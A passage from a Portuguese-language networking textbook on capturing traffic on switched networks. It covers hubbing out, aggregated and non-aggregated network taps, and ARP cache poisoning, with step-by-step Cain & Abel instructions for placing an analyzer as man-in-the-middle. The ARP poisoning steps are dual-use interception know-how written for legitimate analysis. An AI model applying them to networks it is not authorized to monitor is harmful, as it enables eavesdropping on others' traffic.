
## **Hubbing out**

Outra forma de capturar o tráfego passando por um dispositivo-alvo em uma rede com switches é por meio de *hubbing out*. Com essa técnica, o dispositivo-alvo e seu sistema analisador são colocados no mesmo segmento de rede conectando ambos diretamente a um hub. Muitas pessoas pensam no hubbing out como “trapaça”, mas na verdade é uma solução válida quando você não é capaz de usar espelhamento de porta, mas tem acesso físico ao switch ao qual o dispositivo-alvo está conectado.

Para usar a técnica de hubbing out, tudo que você precisa é de um hub e de alguns cabos de rede. Depois que tiver o seu hardware, conecte-o assim:

1. Encontre o switch em que está o dispositivo-alvo e desconecte-o da rede.
2. Conecte o cabo de rede do alvo ao seu hub.
3. Use outro cabo para conectar seu analisador ao hub.
4. Conecte um cabo de rede de seu hub para o switch da rede a fim de conectar o hub à rede.

Agora o dispositivo-alvo e seu analisador estão no mesmo domínio de broadcast e todo o tráfego de seu dispositivo-alvo será enviado por meio de broadcast para que o analisador possa capturar esses pacotes, como vemos na Figura 2.6.



*Figura 2.6 – O uso de hubbing out isola o seu dispositivo-alvo e o analisador.*

Na maioria das situações, o hubbing out reduz o duplex do dispositivo-alvo de full (bidirecional) para half (unidirecional). Embora esse método não seja a maneira mais limpa de capturar pacotes, às vezes será sua única opção se um switch não aceitar espelhamento de porta. Porém, tenha em mente que seu hub também exigirá uma conexão para alimentação, o que poderá ser difícil de encontrar.

**NOTA** *Como lembrete, geralmente é um gesto elegante alertar o usuário do dispositivo informando-lhe que você vai desconectá-lo, especialmente se esse usuário por acaso for o CEO da empresa!*

#### ENCONTRANDO HUBS “DE VERDADE”

Ao usar a técnica de hubbing out, certifique-se de estar usando um hub verdadeiro e não um switch falsamente identificado. Vários fornecedores de hardware de rede têm o péssimo hábito de anunciar e vender um dispositivo como um “hub” quando, na verdade, ele funciona como um switch de baixo nível. Se não estiver trabalhando com um hub testado e aprovado, você verá apenas o seu próprio tráfego, não o tráfego do dispositivo-alvo.

Quando encontrar um equipamento que você acredita ser um hub, teste-o por garantia. A melhor maneira de determinar se um dispositivo é um hub de verdade é conectar um par de computadores a ele e ver se um computador é capaz de fazer sniffing do tráfego entre o outro computador e diversos outros dispositivos na rede, como outro computador ou uma impressora. Se puder, você terá um equipamento que vale a pena ser mantido!

Como são antiquados, os hubs não são mais produzidos em massa. É quase impossível comprar um hub de verdade no mercado, portanto será preciso ser criativo para encontrar um. Uma ótima opção para obter um hub é um leilão de excedentes conduzido pela escola distrital local. É exigido que as escolas públicas tentem vender itens excedentes em leilões antes de descartá-los e, com frequência, elas têm hardwares mais antigos à disposição. Já vi pessoas saindo de leilões com vários hubs por um preço menor do que custaria um almoço. De modo alternativo, o eBay pode ser uma boa fonte de aquisição de hubs, mas tome cuidado, pois você poderá se deparar com o mesmo problema de adquirir um switch indevidamente identificado.

## Usando um tap

Todos conhecem a frase “Por que comer frango se podemos comer um bife?”. (Ou ainda “Por que comer fígado se podemos comer carne?”.) Essa escolha também se aplica ao uso de hubbing out versus um tap (uma escuta).

Um *tap* de rede é um dispositivo de hardware que você pode colocar entre dois pontos em seu sistema de cabeamento para capturar os pacotes entre esses dois pontos. Como

ocorre com o hubbing out, você deve inserir um equipamento de hardware que permita capturar da rede os pacotes necessários. A diferença está no fato de que, em vez de usar um hub, será utilizado um hardware especializado projetado para análise de rede.

Há dois tipos principais de taps de rede: *agregado* e *não agregado*. Ambos os tipos de tap são inseridos entre dois dispositivos a fim de fazer sniffing das comunicações. A principal diferença entre um tap agregado e um tap não agregado é que este tem quatro portas, como mostra a Figura 2.7, e exige interfaces separadas para monitorar o tráfego de forma bidirecional, enquanto o tap agregado tem apenas três portas e é capaz de fazer uma monitoração bidirecional com apenas uma única interface.



*Figura 2.7 – Um tap Barracuda não agregado.*

Os taps geralmente também exigem conexão para alimentação, embora alguns incluam baterias que permitem períodos breves de sniffing de pacotes.


## Taps agregados

O tap agregado é o mais simples de usar. Ele tem apenas uma porta de monitoração física para sniffing de tráfego bidirecional.

Para capturar todo o tráfego de e para um único computador conectado a um switch usando um tap agregado, siga os passos a seguir:

1. Desconecte o computador do switch.
2. Conecte uma extremidade de um cabo de rede no computador e a outra extremidade na porta “in” do tap.
3. Conecte uma extremidade de outro cabo de rede na porta “out” do tap e a outra extremidade no switch de rede.
4. Conecte uma extremidade de um último cabo na porta “monitor” do tap e a outra extremidade no computador que está atuando como seu sniffer.

O tap agregado deve estar conectado como vemos na Figura 2.8. Nesse ponto, seu sniffer deverá capturar todo o tráfego de entrada e de saída do computador conectado ao tap.



*Figura 2.8 – Usando um tap agregado para interceptar o tráfego de rede.*


## Taps não agregados

O tap não agregado é levemente mais complexo que o tipo agregado, porém possibilita ter um pouco mais de flexibilidade ao capturar o tráfego. Em vez de ter uma única porta de monitoração que pode ser usada para escutar comunicações bidirecionais, o tipo não agregado tem duas portas de monitoração. Uma porta é usada para sniffing de tráfego em uma direção (do computador conectado ao tap), e a outra é usada para sniffing de tráfego na outra direção (para o computador conectado ao tap).

Para capturar todo o tráfego de e para um único computador conectado a um switch, siga os passos a seguir:

1. Desconecte o computador do switch.
2. Conecte uma extremidade de um cabo de rede no computador e a outra extremidade na porta “in” do tap.
3. Conecte uma extremidade de outro cabo de rede na porta “out” do tap e a outra extremidade no switch de rede.
4. Conecte uma extremidade de um terceiro cabo de rede na porta “monitor A” do tap e a outra extremidade em uma NIC no computador que está atuando como seu sniffer.
5. Conecte uma extremidade de um último cabo na porta “monitor B” do tap e a outra extremidade em uma segunda NIC no computador que está atuando como seu sniffer.

O tap não agregado deve estar conectado como vemos na Figura 2.9.



*Figura 2.9 – Usando um tap não agregado para interceptar o tráfego de rede.*

Embora esses exemplos possam passar a impressão de que você pode monitorar apenas um único dispositivo usando um tap, na verdade você poderá monitorar muitos deles se usar de sua criatividade para posicionar o tap. Por exemplo, se quiser monitorar todas as comunicações entre um segmento de rede e a internet, você poderia inserir o tap entre o switch ao qual todos os demais dispositivos estão conectados e o roteador upstream da rede. Esse posicionamento em um ponto de estrangulamento da rede permite coletar o tráfego desejado. Essa estratégia é comumente utilizada para monitoração de segurança.

## **Escolhendo um tap de rede**

Qual tipo de tap é melhor? Na maioria das situações, taps agregados são preferíveis porque exigem menos cabeamento e não exigem duas NICs em seu computador sniffer. Entretanto, se for necessário capturar um volume alto de tráfego ou se você estiver interessado no tráfego apenas em uma direção, um tap não agregado será uma opção mais apropriada.

Você pode comprar taps de todos os tamanhos, variando de taps Ethernet simples que custam aproximadamente 150 dólares até taps de fibra óptica de nível corporativo cujos preços estão na casa dos seis dígitos. Já usei taps de nível corporativo da Ixia (Net Optics anteriormente), Dualcomm e Fluke Networks e fiquei muito satisfeito com eles, mas existem vários outros taps ótimos disponíveis. Se você estiver usando um tap para uma aplicação corporativa, certifique-se de que ele tenha a funcionalidade de fail-open. Isso significa que se o tap tiver um mal funcionamento ou morrer, os pacotes continuarão passando por ele e a conectividade da rede para o link com o tap não será interrompida.

## **Envenenamento de cache ARP**

Uma de minhas técnicas favoritas para escuta de transmissão é o envenenamento de cache ARP. Discutiremos o protocolo ARP em detalhes no Capítulo 7, mas uma explicação rápida é necessária neste momento para que você possa entender como essa técnica funciona.

## **O processo ARP**

Lembre-se de que, conforme vimos no Capítulo 1, os dois tipos principais de endereçamento de pacotes estão nas camadas 2 e 3 do modelo OSI. Esses endereços da camada 2 – ou endereços MAC – são usados em conjunto com qualquer que seja o sistema de endereçamento que você estiver usando na camada 3. Neste livro, seguindo a terminologia-padrão do mercado, chamarei o sistema de endereçamento da camada 3 de *sistema de endereçamento IP*.


Todos os dispositivos em uma rede se comunicam uns com os outros na camada 3 usando endereços IP. Como os switches operam na camada 2 do modelo OSI, eles conhecem apenas os endereços MAC da camada 2, portanto os dispositivos devem ser capazes de incluir essa informação nos pacotes que constroem. Quando um endereço MAC não é conhecido, ele deve ser obtido usando os endereços IP conhecidos da camada 3 para que o tráfego possa ser encaminhado ao dispositivo apropriado. Esse processo de tradução é feito com o protocolo ARP da camada 2.

O processo ARP, para computadores conectados a redes Ethernet, começa quando um computador deseja se comunicar com outro. O computador que está transmitindo dados inicialmente verifica seu cache ARP para saber se já tem o endereço MAC associado ao endereço IP do computador de destino. Se não tiver, ele enviará uma requisição ARP para o endereço de broadcast ff:ff:ff:ff:ff:ff da camada de link de dados, conforme discutimos no Capítulo 1. Esse pacote de broadcast é recebido por todos os computadores desse segmento Ethernet em particular. O pacote basicamente pergunta: “A qual endereço IP o endereço MAC xx:xx:xx:xx:xx pertence?”.

Os dispositivos que não tiverem o endereço IP do computador de destino simplesmente descartarão essa requisição ARP. A máquina de destino responde ao pacote com seu endereço MAC por meio de uma resposta ARP. Nesse ponto, o computador originalmente transmitindo dados agora terá as informações de endereçamento da camada de link de dados necessárias para se comunicar com o computador remoto e armazenará essas informações em seu cache ARP para poder recuperá-las mais rapidamente.

## Como o envenenamento de cache ARP funciona

O *envenenamento de cache ARP* (ARP cache poisoning), às vezes chamado de *ARP spoofing*, é uma forma sofisticada de escutar a transmissão em uma rede com switches. Ele funciona enviando mensagens ARP para um switch Ethernet ou um roteador com endereços MAC (camada 2) falsos a fim de interceptar o tráfego para outro computador. A Figura 2.10 ilustra essa configuração.



*Figura 2.10 – O envenenamento de cache ARP permite interceptar o tráfego de seu computador-alvo.*

Essa técnica é comumente utilizada por invasores para enviar pacotes com endereços falsos a sistemas clientes a fim de interceptar determinados tráfegos ou causar ataques de DoS (Denial of Service, ou Negação de Serviço) em um alvo. No entanto, também pode ser uma forma legítima de capturar os pacotes de uma máquina-alvo em uma rede com switches.

## Usando a ferramenta Cain & Abel

Ao tentar envenenar o cache ARP, o primeiro passo será adquirir as ferramentas necessárias e coletar algumas informações. Para nossa demonstração, usaremos a ferramenta popular de segurança Cain & Abel da oxid.it (<http://www.oxid.it/>), que oferece suporte para sistemas Windows. Faça download e instale a ferramenta, de acordo com as instruções no site.


**NOTA** Quando tentar fazer download do Cain & Abel, há uma boa chance de que um software antivírus ou o seu navegador sinalizem o software como malicioso ou como uma “ferramenta de hacker”. Essa ferramenta tem vários usos, incluindo diversos que poderiam ser nefastos. Em nosso caso, ela não representará nenhuma ameaça ao seu sistema.

Antes de poder usar o Cain & Abel, será necessário coletar determinadas informações, incluindo o endereço IP de seu sistema analisador, o sistema remoto a partir do qual você deseja capturar o tráfego e seu roteador upstream.

Quando abrir o Cain & Abel pela primeira vez, você notará uma série de abas na parte superior da janela. (O envenenamento de cache ARP é apenas um dos recursos do Cain & Abel.) Em nosso caso, trabalharemos com a aba Sniffer. Quando clicar nessa aba, você deverá ver uma tabela vazia, como mostra a Figura 2.11.

Para completar essa tabela, será necessário ativar o sniffer embutido no programa e fazer scan de sua rede em busca de hosts. Para isso, siga os passos a seguir:

1. Clique no segundo ícone a partir da esquerda na barra de ferramentas, que lembra uma NIC.
2. Você será solicitado a selecionar a interface em que deseja fazer sniffing. Escolha aquela que esteja conectada à rede em que você fará o envenenamento de cache ARP. Se essa for a primeira vez que você está usando o Cain & Abel, selecione essa interface e clique em **OK**. Caso contrário, se você já selecionou uma interface no Cain & Abel antes, sua escolha estará salva e você deverá clicar uma segunda vez no ícone de NIC para selecionar a interface. (Garanta que esse botão esteja pressionado para ativar o sniffer embutido no Cain & Abel.)
3. Para criar uma lista dos hosts disponíveis em sua rede, clique no botão de adição (+). O diálogo MAC Address Scanner (Scanner de Endereços MAC) aparecerá, como vemos na Figura 2.12. O botão de rádio **All hosts in my subnet** (Todos os hosts de minha sub-rede) deve ser selecionado (ou você poderá especificar um intervalo de endereços, se for necessário). Clique em **OK** para continuar.



*Figura 2.11 – A aba Sniffer na janela principal do Cain & Abel.*




Figura 2.12 – Scanning de endereços MAC usando a ferramenta de descoberta de rede do Cain & Abel.

Alguns usuários de Windows 10 informam que o Cain & Abel é incapaz de determinar o endereço IP de suas interfaces de rede, o que impede que esse processo seja concluído. Se tiver esse problema, quando configurar as interfaces de rede, você verá que o endereço IP de suas interfaces é 0.0.0.0. Para resolver o problema, execute os passos a seguir:

1. Se o Cain & Abel estiver aberto, feche-o.
2. Na barra de pesquisa do desktop, digite **ncpa.cpl** para abrir o diálogo Network Connections (Conexões de Rede).
3. Clique com o botão direito do mouse na interface de rede em que o sniffing será feito e clique em **Properties (Propriedades)**.
4. Dê dois cliques em **Internet Protocol Version 4 (TCP/IPv4)** (Protocolo IP Versão 4 [TCP/IPv4]).
5. Clique no botão **Advanced (Avançado)** e escolha a aba **DNS**.
6. Selecione a caixa ao lado de **Use this connection's DNS suffix in DNS registration** (Use o sufixo DNS desta conexão no registro do DNS) para ativar essa opção.
7. Clique em **OK** para sair dos diálogos abertos e reinicie o Cain & Abel.

A tabela agora deverá estar preenchida com uma lista de todos os hosts de sua rede associada, junto com seus endereços MAC, endereços IP e informações sobre fornecedores. Essa é a lista a partir da qual você trabalhará quando configurar o envenenamento de cache ARP.

Na parte inferior da janela do programa, você verá um conjunto de abas que o levará

para outras janelas sob o cabeçalho Sniffer. Agora que sua lista de hosts foi criada, você trabalhará na aba APR (abbreviatura de ARP Poison Routing, ou Roteamento do Envenenamento de ARP). Vá para a janela de APR clicando em sua respectiva aba.

Depois que estiver na janela de APR, você verá duas tabelas vazias. Após ter concluído os passos de configuração, a tabela na parte superior mostrará os dispositivos envolvidos em seu envenenamento de cache ARP, enquanto a tabela na parte inferior mostrará toda a comunicação entre suas máquinas envenenadas.

Para configurar o seu envenenamento, siga os passos a seguir:

1. Clique na área em branco na parte superior da tela. Em seguida, clique no botão de adição (+) na barra de ferramentas padrão do programa.
2. A janela que aparecer terá dois painéis de seleção. Do lado esquerdo, você verá uma lista de todos os hosts disponíveis em sua rede. Se clicar no endereço IP do computador-alvo, o painel à direita mostrará uma lista com todos os hosts da rede, exceto o endereço IP da máquina-alvo.
3. No painel à direita, clique no endereço IP do roteador que está diretamente upstream em relação à máquina-alvo, como vemos na Figura 2.13, e clique em **OK**. Os endereços IP dos dois dispositivos agora deverão estar listados na tabela superior na janela principal da aplicação.
4. Para concluir o processo, clique no símbolo de radiação amarelo e preto na barra de ferramentas padrão. Isso ativará os recursos de envenenamento de cache ARP do Cain & Abel e permitirá que seu sistema de análise seja o intermediário de todas as comunicações entre o sistema-alvo e o seu roteador upstream.




Figura 2.13 – Selecionando os dispositivos para os quais você deseja ativar o

## *envenenamento de cache ARP.*

Agora você será capaz de iniciar o seu sniffer de pacotes e começar o processo de análise. Quando terminar de capturar o tráfego, basta clicar no símbolo de radiação amarelo e preto novamente para interromper o envenenamento de cache ARP.

## **Uma advertência sobre o envenenamento de cache ARP**

Eis uma última observação sobre o envenenamento de cache ARP: você deve estar bastante ciente das funções dos sistemas para os quais esse processo está sendo implementado. Por exemplo, não utilize essa técnica quando o dispositivo-alvo apresentar um alto nível de utilização na rede, como, por exemplo, se for um servidor de arquivos com um link de 1 Gbps para a rede (especialmente se o seu sistema analisador oferecer um link de apenas 100 Mbps).

Quando reencaminhar o tráfego usando a técnica mostrada nesse exemplo, todo o tráfego transmitido e recebido pelo sistema-alvo deverá passar inicialmente pelo seu sistema analisador e, desse modo, ele será o gargalo no processo de comunicação. Esse reencaminhamento pode provocar um efeito do tipo DoS na máquina que você estiver analisando, o que resultará em uma degradação de desempenho da rede e em dados problemáticos para análise. O congestionamento de tráfego também pode impedir que uma comunicação baseada em SSL funcione conforme esperado.

*NOTA Você pode evitar que todo o tráfego passe pelo sistema analisador usando um recurso chamado roteamento assimétrico. Para obter mais informações sobre essa técnica, consulte o manual de usuário da oxid.it ([http://www.oxid.it/ca\\_um/topics/apr.htm](http://www.oxid.it/ca_um/topics/apr.htm)).*

## **Sniffing em um ambiente roteado**

